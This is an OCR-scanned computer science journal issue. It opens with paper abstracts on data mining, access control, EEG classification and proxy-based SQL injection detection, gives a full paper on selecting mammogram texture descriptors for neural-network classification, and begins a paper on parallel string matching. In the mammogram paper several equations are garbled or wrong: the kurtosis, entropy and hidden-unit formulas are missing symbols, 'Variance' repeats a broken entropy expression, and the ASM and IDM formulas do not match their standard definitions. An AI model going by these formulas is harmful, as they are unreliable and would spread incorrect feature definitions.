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
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*Priyanka Mandrai and Raju Barskar*
*CSE, UIT, RGPV, Bhopal, India*

*Abstract* - Data mining may be a process of distinguishing and extracting hidden patterns and knowledge from databases and data warehouses. It is also referred to as knowledge Discovery in Databases (KDD) and permits knowledge discovery, data analysis, and data visualization of large databases at a high level of abstraction, while not a selected premise in mind. The operation of data mining is known by employing a technique known as modeling with it to create predictions. There are various algorithms and tools on the market for this purpose. Data mining encompasses a large variety of applications ranging from business to medication to engineering. This paper provides a survey of data mining technology, its models, and task, applications, major problems, and directions for advance analysis of data mining applications.

*Keywords - Data mining, Knowledge discovery in databases, Data mining applications*

### 4. Paper 30041323: Comparative Study on Access Control Models for Privacy Preservation (pp. 24-29)

*Salah Bindahman, Nasriah Zakaria*
*School of Computer Sciences, Universiti Sains Malaysia 11800 Pulau Penang, Malaysia*

*Abstract* — Privacy is considered to be a critical issue for providing high quality services to users over any information system that freely shares all data anytime, anywhere, and through any device without considering constraints. User's privacy should be protected by controlling the access to private information in accordance with the privacy preferences. Access control is the main technique used to insure the protection of the user's privacy by controlling the access to the private information only to the authorized ones. In this paper, we will discuss critically the current access control models that are for privacy protection purpose and then come out with a comparison between all of these models. We hope this paper can be useful as a good reference for the researchers in this field by providing valuable information in the same trend.

*Keywords- Privacy Preservation; Security; Access Control Model; Privacy Access Control*

### 5. Paper 30041334: Hybrid Gravitational Search Algorithm and Genetic Algorithms for Automated Segmentation of Brain Tumors Using Feature-based Symmetric Analysis (pp. 30-38)
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*Muna Khalaf Omar, University of Mosul, Mosul, Iraq*
*Jamal Salahaldeen Al-Neamy, University of Mosul, Mosul, Iraq*

Abstract —Medical image processing is the most challenging and emerging field now a days. Processing of MRI images is a part of this field. In this paper, image segmentation techniques were used to detect brain tumors from mri images, the proposed system was built from three phases, feature extraction, tumor detection and finally tumor segmentation to produce segmented brain tumor.

Index Terms— feature extraction, Gravitational Search Algorithm (GSA), Genetic Algorithms (GA), symmetric analysis, thresholded segmentation.

### 6. Paper 30041335: A Review Based on Function Classification of EEG Signals (pp. 39-46)

*Rajesh Singla [#], Neha Sharma [*], Navleen Singh Rekhi [#]*
*[#] Department of Instrumentation and Control Engineering, Dr. B. R Ambedkar National Institute of Technology, Jalandhar*
*Department of Electronics and Communication Engineering ,DAV Institute of Engineering and Technology, Jalandhar, India*
*[*]Department of Electrical Engineering, DAV Institute of Engineering and Technology, Jalandhar(India)*

*Abstract* — For Electroencephalography (EEG) based BCI, motor imagery is considered as one of the most effective ways. This paper presents review on the results of performance measures of different classification algorithms for brain computer interface based on motor imagery tasks such as left hand, right hand, foot and wrist moment. Based on the literature, we give a brief comparison of accuracy of various classifications algorithms in terms of their certain properties consisting of feature extraction techniques which involves FBCSP, CSP, ICA, Wavelets etc and classifiers such as SVM, LDA, ANN.

*Keywords-BCI; EEG; Wavelet Transform; LDA; SVM; NN*

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*Dr. Omar A. Ibrahim*
*Computer Science Dept., College of Computer Science and Mathematics, Iraq, Mosul, Mosul University*

*Abstract*— In the last decade mobile phones have been evolved rapidly . Previously the main objective of these devices is a voice call , nowadays they provide increasingly powerful services such as (Web browsing, Playback Video, Gaming, SMS text messaging, etc…). Using these rich services mobile phone, that is powered from battery, become consuming more and more energy especially when dealing with video services. This paper presents implementation of playing back local and downloaded video with different CODECs in mobile phone. Moreover the paper will presents measurements and analysis of power consumption, CPU and RAM usage resources Measurements conducted on mobile phones based on Symbian platform. The results show that different CODECs as well as CPU&RAM resources affected directly to battery consumption during playback video in mobile phone. J2ME is the programing language that will be adopted.

*Keywords— Mobile phone, Playback video, Downloaded video, CODECs, J2ME, MMAPI, Power consumption, CPU & RAM, Symbian.*

### 8. Paper 30041340: SQL Injection and Vulnerability Detection (pp. 55-58)

*Samira Mehrnoosh(1) , Behrooz Shahi Sheykhahmadloo(2) , Abdolkhaleg hkhandouzi genare(2)*
*(1) Department of Software Engineering, Shiraz Azad University, shiraz, Iran*
*(2) Department of Software Engineering, University of Isfahan, Isfahan, Iran*

*Abstract* — With the increasing use of web-based applications, the issue of information security has become more important in this regard. Attack on databases is one of the most important attacks that threaten the security of web based applications. A large group of these attacks have been known as SQL injection. In this article, we present a method for the detection of SQL Injection vulnerability that has some advantages in comparison with previous methods. In this method has been used from two proxies: One proxy in front of web server and the other one in front of Database. The first proxy hashes parameters that request for http and the second proxy decodes them. The main advantage of this method is being independent of language and technology of web development. Hence there is no need to change the code. This approach has covered all SQL injection attacks and does not require to learning step.

*Keywords- SQL injection vulnerability, Input validation, Web security.*

### 9. Paper 30041342: Electronically Tunable Voltage-Mode Biquad Filter/Oscillator Based On CCCCTAs (pp. 59-63)

*S. V. Singh, Department of Electronics and Communication Engineering, Jaypee Institute of Information Technology, Sect-128, Noida-201304, India*
*G. Gupta, Department of Electronics and Communication Engineering, RKGIT, Ghaziabad -201001, India*
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*Devansh, Department of Electronics and Communication Engineering, Jaypee Institute of Information Technology, Sect-128, Noida-201304, India*

*Abstract* — In this paper, a circuit employing current controlled current conveyor trans-conductance amplifiers (CCCCTAs) as active element is proposed which can function both as biquad filter and oscillator. It uses two CCCCTAs and two capacitors. As a biquad filter it can realizes all the standard filtering functions (low pass, band pass, high pass, band reject and all pass) in voltage-mode and provides the feature of electronically and orthogonal control of pole frequency and quality factor through biasing current(s) of CCCCTAs. The proposed circuit can also be worked as oscillator without changing the circuit topology. Without any resistors and using capacitors, the proposed circuit is suitable for IC fabrication. The validity of proposed filter is verified through PSPICE simulations.

*Keywords-component; CCCCTA, Tunable, Universal, Voltagemode*

### 10. Paper 30041345: Ontology Enrichment by Extracting Hidden Assertional Knowledge from Text (pp. 64-72)

Meisam Booshehri+, Abbas Malekpour+, Peter Luksch+
+Department of Distributed High Performance Computing, Institute of Computer Science, University of Rostock, Rostock, Germany

Kamran Zamanifar ++, Shahdad Shariatmadari +++
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+++ Faculty of Computer Engineering, Shiraz Branch, Islamic Azad University , Shiraz, Iran

*Abstract* — In this position paper we present a new approach for discovering some special classes of assertional knowledge in the text by using large RDF repositories, resulting in the extraction of new non-taxonomic ontological relations. Also we use inductive reasoning beside our approach to make it outperform. Then, we prepare a case study by applying our approach on sample data and illustrate the soundness of our proposed approach. Moreover in our point of view current LOD cloud is not a suitable base for our proposal in all informational domains. Therefore we figure out some directions based on prior works to enrich datasets of Linked Data by using web mining. The result of such enrichment can be reused for further relation extraction and ontology enrichment from unstructured free text documents.

*Keywords - Assertional knowledge; Linked Data; invisible information; ontological knowledge; web mining*

### 11. Paper 30041346: An Improving Method for Loop Unrolling (pp. 73-76)

*Meisam Booshehri, Abbas Malekpour, Peter Luksch*
*Chair of Distributed High Performance Computing, Institute of Computer Science, University of Rostock, Rostock, Germany*

*Abstract* — In this paper we review main ideas mentioned in several other papers which talk about optimization techniques used by compilers. Here we focus on loop unrolling technique and its effect on power consumption, energy usage and also its impact on program speed up by achieving ILP (Instruction-level parallelism). Concentrating on superscalar processors, we discuss the idea of generalized loop unrolling presented by J.C. Hang and T. Leng and then we present a new method to traverse a linked list to get a better result of loop unrolling in that case. After that we mention the results of some experiments carried out on a Pentium 4 processor (as an instance of super scalar architecture). Furthermore, the results of some other experiments on supercomputer (the Alliat FX/2800 System) containing superscalar node processors would be mentioned. These experiments show that loop unrolling has a slight measurable effect on energy usage as well as power consumption. But it could be an effective way for program speed up.

*Keywords- superscalar processors; Instruction Level Parallelism; Loop Unrolling; Linked List*

**12. Paper 30041351: Diagnosis of Heart Disease based on Ant Colony Algorithm (pp. 77-80)**

*Fawziya Mahmood Ramo, Computer Science Department, College of Computer Science and Mathematics, Mosul University,Mosul, Iraq*

*Abstract* - The use of artificial intelligence method in medical analysis is increasing, this is mainly because the effectiveness of classification and detection systems has improved in a great deal to help medical experts in diagnosing. In this paper, we investigate the performance of an Heart disease diagnosis is a complicated process and requires high level of expertise, the work include a novel method for diagnosing eight heart disease (Atrial Fibrillation, Ventricle Strikes, Bigemeny, Ventricular Tanchycardia, Ventricular fibrillation, Third Degree Heart Block, R on T phenomenon and normal) using Ant Colony System (ACS) based on ECG (Electrocardiogram), blood oxygen and blood pressure. The experiment show that the proposed method achieves high performance with a heart diseases classification accuracy of 92.5%.

**13. Paper 31031358: An Efficient Interworking Between Heterogeneous Networks Protocols and Multimedia Computing Applications (pp. 81-86)**

*Hadeel Saleh Haj Aliwi, Putra Sumari and Saleh Ali Alomari*
*Multimedia Computing Research Group, School of Computer Sciences, Universiti Sains Malaysia, Penang, Malaysia*

*Abstract* — Nowadays, Multimedia Communication has been developed and improved rapidly to allow users to communicate between each other over the Internet. In general, the multimedia communication consists of audio, video and instant messages communication. The interworking between protocols is a very critical issue due to solving the communication problems between any two protocols, as well as it enables people around the world to talk with each other at anywhere and anytime even they use different protocols. Providing interoperability between different signaling protocols and multimedia applications will take the advantages of more than one protocol. This paper surveys the interworking functions between different VoIP protocols (i.e. InterAsterisk eXchange Protocol (IAX), Session Initiation Protocol (SIP), and H.323 protocol), Multimedia Conferencing System (MCS) (i.e. Real Time Switching Control Protocol (RSW) and Multipoint File Transfer System (MFTS), and multimedia applications (i.e. ISO MPEG-4 standards). At the end, a comparison among these protocols in terms of call setup format, media transport, codec, etc.

*Keywords- Multimedia; VoIP; Interworking; Instant messages (IM); Multimedia Conferencing Systems (MCS); InterAsterisk eXchange Protocol (IAX); Session Initiation Protocol (SIP); H.323 protocol; Multipoint File Transfer System (MFTS); Real Time Switching Control Criteria (RSW); ISO MPEG-4 standards*

# Selection Mammogram Texture Descriptors Based on Statistics Properties Backpropagation Structure

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***Abstract*— Computer Aided Diagnosis (CAD) system has been developed for the early detection of breast cancer, one of the most deadly cancer for women. The benign of mammogram has different texture from malignant. There are fifty mammogram images used in this work which are divided for training and testing. Therefore, the selection of the right texture to determine the level of accuracy of CAD system is important. The first and second order statistics are the texture feature extraction methods which can be used on a mammogram. This work classifies texture descriptor into nine groups where the extraction of features is classified using backpropagation learning with two types of multi-layer perceptron (MLP). The best texture descriptor as selected when the value of regression 1 appears in both the MLP-1 and the MLP-2 with the number of epoches less than 1000. The results of testing show that the best selected texture descriptor is the second order (combination) using all direction ($0^0, 45^0, 90^0, 135^0$) that have twenty four descriptors.**

***Keywords : feature, extraction, mammogram, classification***

## I. INTRODUCTION

Number of cancer patients in the world increasing every year is 6.25 million people from developing countries including Indonesia. In Indonesia, breast and cervical cancers rank the highest in turn. Therefore, Indonesian women are expected to be more vigilant and continue making early detection to prevent this disease. For that reason, early detection is an important effort to prevent it [1]. Basically, there are two medical treatments for breast cancer, they are screening and diagnostics. Computer technology used for screening is commonly called Computer Aided Diagnosis (CAD) system, that is the most effective method to reduce the number of death caused by breast cancer. Many image format used for screening, the most widely used is mammogram [2] and [3]. Other work [4] has been done using ultrasound for breast cancer. CAD systems for mammogram has been much developed by previous researchers who have focused on the preprocessing, feature extraction and classification. They have used the MIAS and DDSM public database. The database have been classified and analyzed by the radiologist. GLCM has some parameters, Shesadri uses seven parameters of GLCM (mean, standar deviation, smoothness, third moment, uniformity and entropy). The results of the extraction with seven parameters are classified into four categories i.e. fatty, uncompressed fatty, dense and high. Thereafter, classification results are compared to the assessment by the radiologist with 78% accuracy [5]. While [6] using only three parameters of GLCM i.e. contrast, correlation and entropy, it is then classified using naïve bayes classifier whose accuracy of 82,40%. Maitra *et al* [7] also used the method of GLCM for extraction of texture with four parameters (contrast, entropy, homogeneity and correlation) with value d=1 pixel using four directions ($0^0, 45^0, 90^0, 135^0$) and compared that to each direction with two categories i.e. mass and nonmass. Martins et al [8] use texture and shape features of mammogram. Four texture descriptors have been used were contrast, entropy, energy and inverse difference moment using four directions ($0^0, 45^0, 90^0, 135^0$) and three distances (d=1,2 and 3). So, the overall descriptors were 48 texture descriptors = 4 direction x 3 distances x 4 descriptors. While the shape descriptors were eccentricity, circularity and convexity.

Some researches show that the better detection rate can be achieved by appropiate feature selection that must included in the system that may require the number of features. However, having more features increases the complexity and time used to analyze the digital mammogram. In this paper, a comparison of first order and second order statistic texture descriptors is describe and the result are use for input classification . The classification using two types of backpropagation neural network.

## II. THE PROPOSED MODEL

A method proposed for the development of CAD system consists of three stages : pre-processing, feature extraction and classification, which is shown in figure 1.

### A. Materials

The data used in this work was taken from a public database MIAS (*Mammography Image Analysis Society*). MIAS [15] consists of 322 images of 161 patients with MLO view (Mediolateral Oblique), which is the result of digitizing scanner with a resolution of 50 microns and the PGM (portable graymap format) with a size of 1024x1024. The MIAS data was classified and validated by the radiologist into benign (54 images) and malignant (39 images). The fifty cases were selected randomly from a total of 93 images.


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


Figure 1. the proposed model

## B. Methodology

### 1) Pre-processing

The preprocessing was carried out to improve the quality of the image of mammogram before feature extraction. There are several processes that are performed at this stage : cropping on the Region of Interest (RoI), resizing an image of a mammogram to be (400 x 400 pixel), removing background, reducing noise with median filtering, improving the contrast of the image by CLAHE method (Contrast-Limited Adaptive Histogram Equalization) [9]. The results of each stage of their histogram are shown in Figure 2 and 3.




Figure 2. (a) an image median filtering results, (b) image operating results CLAHE), and (c-d) their histogram




Figure 3. (a) an image median filtering results, (b) image operating results CLAHE), and (c-d) their histogram

### 2) Feature extraction

The difference in mass between benign and malignant on the image of a mammogram can be distinguished from their textures. Feature extraction is the first step in performing the classification and interpretation of images. The statistical feature extraction of statistical parameter of the image of interest. There are five parameters being extracted for the first order. In addition, variance parameter is extracted for the second order.

#### a) The first order statistics

First order feature extraction is a method of retrieval based on characteristics of the image histogram. The Histogram shows the probability of occurrence of the value of the degree of grayscale pixels in an image. From the values produced in the histogram can be calculated several parameters of the first order namely : mean, variance, skewness, kurtosis and entropy.

- Mean

  It shows the size of the dispersion of an image.

$$\mu = \sum_n f_n P(f_n) \quad (1)$$

- Variance

  Variance shows the variations of the element on histogram of an image.

$$\sigma^2 = \sum_n (f_n - \mu)^2 p(f_n) \quad (2)$$

- Skewness

  It indicates the relative level of the slope of the curve on the histogram of an image.

$$\alpha_3 = \frac{1}{\sigma^3} \sum_n (f_n - \mu)^3 p(f_n) \quad (3)$$



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- Kurtosis

  It indicates the level of sharpness relatively curve on the histogram of an image.

$$\alpha_4 = \frac{1}{\sigma^4} \quad {}_n(f_n - \mu)^4 p\ f_n \ - 3 \qquad (4)$$

- Entropy

  Entropy shows the size of the irregular shape of an image

$$H = - \quad {}_n p\ f_n \ .^2 \log p(f_n) \qquad (5)$$

*b) The second order statistics*

One of the techniques to obtain the second order features is calculating the probability of a relationship between two pixels at a distance and orientation invariant. There are several stages for the second order, the first is forming of the matrix co-occurrence and the second is specifiying the characteristics as a function of the matrix. Co-occurrence is the value of a pixel's neighbors in the the distance (d) and orientation angle (θ). A unit of distance is used in pixels and orientation in degree. Orientation is formed at four directions with angular interval angle of 45° namely 0°, 45°, 90°, and 135°. The distance between pixels is usually equal to one pixel. Haralick et al [10] propose various types of texture features that can be extracted from the matrix co-occurrence. This work uses 6 features of the second order statistics i.e. Angular Second Moment, Contrast, Correlation, Variance, Inverse Difference Moment and Entropy. P is defined by [11] :

- Entropy

  Entropy shows the randomness of the pixels of an image .The higher entropy value, the more random texture.

$$\text{Entropy} = -\sum_{i,j} P(i,j) \log P(i,j) \qquad (6)$$

- Contrast

  Contrast shows the local variation in image content. The higher the contrast, the higher the level of contrast.

$$\text{Contrast} = \sum_{i,j} |i-j|^2 \ P(i,j) \qquad (7)$$

- Correlation

  Correlation indicates the size of the linear relationship of the neighborhood pixel gray level.

$$\text{Correlation} = \sum_{i,j} \frac{(i-\mu_i)(j-\mu_j)P(i,j)}{\sigma_i \sigma_j} \qquad (8)$$

- Angular Second Moment (ASM)

  ASM shows the homogeneity properties of an image size or the size of the proximity of each element of the occurrence matrix.

$$\text{ASM} = \sum_{i,j} \frac{P(i,j)}{1+|i-j|} \qquad (9)$$

- Inverse Difference Moment (IDM)

  IDM is the opposite of contrast .The higher the value of IDM, the lower the level of contrast .

$$\text{IDM} = \sum_{i,j} \frac{P(i,j)^2}{|i-j|} \qquad (10)$$

- Variance

  Variance shows the variations of the matrix co-occurrence elements.

$$Variance = - \quad {}_i \ {}_j p\ i,j \ .^2 \log p(i,j) \qquad (11)$$

*3) Classification*

The process of learning for this classification uses backpropagation learning with the architecture of multi-layer perceptron. Backpropagation is a type of artificial neural network (ANN) learning method which most widely used and have a good performance. The difference with the perceptron, is that the backpropagation learning method has many layers (multilayer), its layer may have different activation function. The backpropagation has also more powerful learning ability [12]. There are many parameters that must be specified before the training is carried out, i.e. the number of hidden layer, the number of neurons in the hidden layer, activation function, the learning rate and the conditions that stop learning. Related to the number of neurons in the hidden layer there is no certainty about how much the most optimal number of nodes. In neural network, the number of nodes depends on the pattern of any dataset's uniqueness. Therefore the number of nodes in the hidden layer can be calculated using equations 12 and 13.

$$\text{Hidden Unit} = \quad n + 1 \ * \frac{2}{3} \qquad (12)$$

where n is the number of nodes in the input layer (rounding down) [13].

$$N_h = \quad \overline{N_i * N_o} \qquad (13)$$

where $N_h$ is the number of neurons in hidden layer, $N_i$ is the number of nodes in input layer and $N_o$ is the neuron in output layer (rounding up) [14]. As for the learning rate = 0.3, error goal = 1e-4, momentum = 0.9 and sigmoid activation function is used. The sigmoid bipolar function is the most commonly function used. Usually, the sigmoid bipolar is the commonly used fot the backpropagation training method.


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In this stage of experiment using digital mammogram images of 50 images, 80% (40 of 50) for training and the rest for testing. After the feature extraction is carried out, the result then are classified into nine texture descriptors. The nine texture descriptors are *(1)* five descriptors are extracted using the first order statistics extract (mean, variance, skewness, kurtosis and entropy); *(2)* six descriptors are extracted using the average of second order statistics extract with details of six texture descriptors = (4 x 1 distance x 6 descriptors)/4; *(3)* twenty four descriptors are extracted using the second order statistics for each direction with details (4 direction x 1 distance x 6 descriptors); (*4-7*) five descriptors are extracted using the second order statistics. They have the same as the number of descriptors, but they have different directions $(0^0, 45^0, 90^0, 135^0)$; (*8*) eleven descriptors are extracted using the first (5 descriptors) and the average of the second (6 descriptors) order statistics for four directions (9) twenty nine descriptors are extracted using the first (5 descriptors) and second order statisctics for four directions (4 direction x 1 distance x 6 descriptor). The nine descriptors are then inputed to the ANN with the number nodes in the hidden layer is calculated using formulas 12 and 13. The ANN with hidden nodes calculated using formula 12 is called MLP-1, while the other calculated using formula 13.

The architecture of MLP uses here is M-N-O, where M, N, O are the number of nodes in input layer, hidden layer and output layer respectively. For example the architecture of 5-4-1 menas that it has 5 nodes in input layer, 4 nodes in hidden layer and one node in output layer such as shown in the row two and column three and four in the table 1.

TABLE I. THE NUMBER OF NODE ON HIDDEN LAYER FOR EACH TEXTURE DESCRIPTOR IN MLP-1 AND MLP-2.

| No | Texture Descriptor | Input Unit | Hidden Unit | | Output Unit |
|---|---|---|---|---|---|
| | | | *MLP-1* | *MLP-2* | |
| 1 | first order | 5 | 4 | 3 | 1 |
| 2 | second order (mean) | 6 | 4 | 3 | 1 |
| 3 | second order (combination) | 24 | 16 | 5 | 1 |
| 4 | second order- $0^0$ | 6 | 4 | 3 | 1 |
| 5 | second order- $45^0$ | 6 | 4 | 3 | 1 |
| 6 | second order-$90^0$ | 6 | 4 | 3 | 1 |
| 7 | second order-$135^0$ | 6 | 4 | 3 | 1 |
| 8 | first&second order (mean) | 11 | 8 | 4 | 1 |
| 9 | first&second order (combination) | 29 | 20 | 6 | 1 |

## III. RESULT AND DISCUSSION

There are three stages of the processes carried out in this research are pre-processing, feature extraction and classification. The results of the training and testing for the MLP-1 in classification precess for the MLP-1 having the regression value 1 are second order (mean), second order (combination) and second order direction ($0^0$ and $135^0$). While for the MLP-2 are second order (mean), second order (combination), second order for all directions $(0^0, 45^0, 90^0, 135^0)$, first and second order (mean) and first and second order (combination). X axis represent the texture descriptor used, for example the value 1 of X axis means "first order" used such as shown in table 1 column 2 row 2. The figure 4 shows that the best value for texture descriptors uses here are second order (mean), second order (combination) and second order with direction ($0^0$ and $135^0$), in this figure 4 is shown number (2, 3, 4 and 5) on the X axis. These values of descriptors have regression values are 1.




Figure 4. The value of regression for MLP-1 and MLP-2

The number epoches for the MLP-1 and MKP-2 are graphically shown in figure 5. The better architecture is that has the smaller number of epoches. In this research the number of epoches assumed to be good is less than 1000 epoches. The figure 5 shows that there are three texture descriptors having the number of epoches for the MLP-1 398, 884 and 102 consecutively (3,4 and 9). While the other there are four texture descriptors having the number of epoches 110, 192, 892 and 365 consecutively (3, 6, 8 and 9). The figure 5 shows that the best value for texture descriptors uses here are second order (combination) and the first + second order (combination), in this figure 5 is shown number 3 and 9 on the X axis. These values of descriptors have the number of epoches are (398 and 102 for the MLP-1) and (110 and 365 for the MLP-2).




Figure 5. The number of epoches for MLP-1 and MLP-2



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## IV. CONCLUSIONS

The experimentas results show that having two types of classification carried out using the regression method and considering the less number of epoches. The best texture descriptor as selected when the value of regression 1 appears in both the MLP-1 and the MLP-2 with the number of epoches less than 1000. In this case the best selected texture descriptor is the second order (combination) using all direction $(0^0, 45^0, 90^0, 135^0)$ that have twenty four descriptors.

## ACKNOWLEDGMENT

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# Generalized Parallelization of String Matching Algorithms on SIMD Architecture

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***Abstract*-String matching is a classical problem in computer science. Numerous algorithms are known to solve the string matching problem such as Brute Force algorithm, KMP, Boyer Moore, various improved versions of Boyer-Moore, Bit Parallel BNDM algorithm and various others algorithms for single pattern string matching, Aho-Corasick, multiple pattern bit parallel algorithm for multiple pattern string matching. The algorithms have mainly been designed to work on a single processor called as sequential algorithms. To make the algorithms more time efficient by utilizing the processor maximum, a parallel approach the generalized text division concept of parallelization for string matching has been introduced. The parallelized approach is conceived by dividing the text and different parts of the text are worked simultaneously upon the same string matching algorithm to match the patterns. The concept is applicable to any of exact single and multiple pattern string matching algorithms. The notion of text dividing achieves parallelization on a SIMD parallel architecture. As different parts of the text are processed in parallel, special attention is required at the connection or division points for consistent and complete searching. This concept makes all string matching algorithms more time efficient in compare to the sequential algorithm. This paper presents how different string matching algorithms are implemented using the parallelization concept on different SIMD architectures like multithreaded on multi-core and GPUs. There performance comparison also shown in this paper.**

***Keywords: String Matching, Parallelization, SIMD , GPGPU's***

## I. INTRODUCTION

The interpretations of string matching is that pattern string position in the text is found and it is an important algorithm for various applications like text mining, digital forensic, computational biology, information retrieval, intrusion detection system, video retrieval, plagiarism etc. Some of the well known algorithms are BM (Boyer Moore)[2], various versions of the BM[3,4,5,6,7], KMP[1], bit parallel BNDM[8], TNDM, multiple patterns Aho Corasick[9] and multiple pattern bit parallel algorithm. Researchers had been doing research to improve the algorithm, especially the KMP, BM and its variations, hybrid string matching[11],bit parallel string matching algorithms, Aho Corasick and multiple patterns bit parallel algorithm [13]. The worst case searching time of these algorithms are linear. Here we introduced a simple text division concept on different SIMD architectures to reduce the running time of the algorithms.

## II. OVERVIEW OF PARALLEL PROCESSING

Parallel processing is the use of multiple processing units to execute different parts of the same program simultaneously. The main goal of parallel processing is to Reduce Wall Clock Time. Other goals of parallel processing include:

- Cheapest Possible Solution Strategy.
- Local versus Non-Local Resources.
- Memory Constraints.

Processors in parallel are relatively less expensive than a single high speed processor. Also number of instruction processed per second cannot increase up to certain limit because it can produce more heat and circuit can burn. Some of the parallel architectures are SIMD (Single Instruction Multiple Data), MISD (Multiple Instruction Single Data) and MIMD (Multiple Instruction Multiple Data).

In recent years, Parallel processing become very important as due speedup achieved by this. Parallel processing is achieved by the use of GPGPUs. GPGPUs consist of many processing elements called as core, in parallel computing tasks are divided into sub task and these subtasks are given to different core of GPGPUs to solve these subtasks. So by doing these a big task is solving simultaneously in form of subtasks in very less time. The languages of parallel processing used now days are CUDA and OpenCL. OpenCL is an open standard for parallel programming using Central Processing Units (CPUs), GPUs, Digital Signal Processors (DSPs), and other types of processors. Roughly you can say OpenCL is platform independent working on all types of GPUs and CUDA working on Only NVIDIA's GPUs. So here parallel implementation of some popular and important algorithms done on OpenCL and presents a comparison with serial and multithreaded implementation. [10, 12]

## III. GENERALIZED TEXT DIVISION PARALLELIZATION FOR STRING MATCHING ALGORITHMS



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The String matching algorithms has been modified, to work on parallel architecture supporting text strings of larger size. The concept of parallelization has introduced to improve the performance of the algorithms. Using the concept of parallelization, a very large size string is divided into parts independent of the pattern size. The same pattern is executed on different parts of string in parallel, thereby reducing the time complexity of the algorithm. Speaking in terms of memory and processors, a much reliable multiple execution can be achieved in parallel. The same concept of preprocessing function matcher can be applied for matching the pattern in the text strings which are divided in multiple parts and executed in parallel. Here we are just illustrating a parallelization method with the help of an example. Suppose we want provide the parallelization in four parts. So we divide the text into four parts and shared memory keeps the pattern's preprocessing function of algorithms and four different parts are processed by four different threads of processors or threads on single processor by making it multithreaded.




Figure 1. Before division




Figure 2. After division

